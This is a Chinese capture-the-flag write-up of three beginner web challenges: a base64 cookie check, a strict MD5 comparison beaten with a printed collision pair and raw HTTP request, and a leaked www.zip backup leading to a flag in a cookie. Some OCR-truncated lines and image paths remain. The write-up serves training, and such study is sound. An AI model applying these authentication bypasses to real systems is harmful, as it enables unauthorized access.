A&D月赛2024年3月-web(有解)

ez_cookies

ez_md5

ez_leak

ez_cookies

打开题目看到

```
<?php
highlight_file(__FILE__);
//  error_reporting(0)  ;
include("flag.php");
echo  "You  know  Cookies  right?\n";
echo  "Let's  loggin  with  cookies!";
$username  =  $_COOKIE["user"];
$decrypted  =  base64_decode($username);
if  ($decrypted  ==  "admin")  {
        echo  $flag;
}
```

You know Cookies right? Let's loggin with cookies!


让我们用cookie登录

```
$username = $_COOKIE["user"];
```

这句让我们设置cookie写入user

```
$decrypted = base64_decode($username);
if ($decrypted == "admin") {
echo $flag;
```

这句让我们给user赋值admin并使用base64加密



payload:

得到flag

```
<?php
highlight_file(__FILE__);
//  error_reporting(0)  ;
include("flag.php");
echo  "You  know  Cookies  right?\n";
echo  "Let's  loggin  with  cookies!";
$username  =  $_COOKIE["user"];
$decrypted  =  base64_decode($username);
if  ($decrypted  ==  "admin")  {
        echo  $flag;
}
```

You know Cookies right? Let's loggin with cookies!flag{you_can_read_source_code!}

ez_md5

打开题目

```php
<?php
error_reporting(0);
highlight_file(__FILE__);
include('flag.php');
$username = $_POST['username'];
$password = $_POST['password'];
if (isset($_POST['username']) && $_POST['password']){
        $username = (string)$_POST['username'];
        $password = (string)$_POST['password'];
        if ($username != $password && md5($password) === md5($username)){
                echo $flag;
        }
        else{
                echo '再试试哦';
        }
}
else{
        echo "请输入username和password";
}
```

请输入username和password

看到让我们post传参username和password，然后让他们值不相等但md5值相等，注意他赋值时用了(string)，只能通过md5碰撞来绕过

> md5强比较的几种绕过，强碰撞，sha1强比较的几种绕过，强碰撞-CSDN博客

payload：

username=M%C9h%FF%0E%E3%5C%20%95r%D4w%7Br%15%87%D3o%A7%B2%1B%DCV%B7J%3D%C0x%3E%7B%95%18%AF%BF%A2%02%A8%28K%F3n%8EKU%B3_Bu%93%D8Igm%A0%D1%D5%5D%83%60%FB_%07%FE%A2&password=M%C9h%FF%0E%E3%5C%20%95r%D4w%7Br%15%87%D3o%A7%B2%1B%DCV%B7J%3D%C0x%3E%7B%95%18%AF%BF%A2%00%A8%28K%F3n%8EKU%B3_Bu%93%D8Igm%A0%D1U%5D%83%60%FB_%07%FE%A2

注意用burpsuite进行post传参时要加个Content-Type: application/x-www-form-urlencoded

```
POST / HTTP/1.1
Host: 43.143.202.7:32226
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 321

username=
M%C9h%FF%0E%E3%5C%20%95r%D4w%7Br%15%87%D3o%A7%B2%1B%DCV%B7J%3D%C0x%3E%7
%18%AF%BF%A2%02%A8%28K%F3n%8EKU%B3_Bu%93%D8Igm%A0%D1%D5%5D%83%60%FB_%07
A2&password=
M%C9h%FF%0E%E3%5C%20%95r%D4w%7Br%15%87%D3o%A7%B2%1B%DCV%B7J%3D%C0x%3E%7
%18%AF%BF%A2%00%A8%28K%F3n%8EKU%B3_Bu%93%D8Igm%A0%D1U%5D%83%60%FB_%07%F
```

```php
<?php
error_reporting(0);
highlight_file(__FILE__);
include('flag.php');
$username = $_POST['username'];
$password = $_POST['password'];
if (isset($_POST['username']) && $_POST['password']){
    $username = (string)$_POST['username'];
    $password = (string)$_POST['password'];
    if ($username != $password && md5($password) === md5($u
{
        echo $flag;
    }
    else{
        echo '再试试哦';
    }
}
else{
    echo "请输入username和password";
}
```

flag{you_really_know_md5!}

ez_leak

Backup completed!This time the files cannot disappear!

打开题目看到backup备份，尝试备份泄露/www.zip

43.143.202.7:32224/www.zip

得到压缩包里面有hint


hint.txt

Try to find flag in f1ag.php

打开/f1ag.php

查看cookie

F12然后看网络



看到flag有层base加密放进赛博厨子得到flag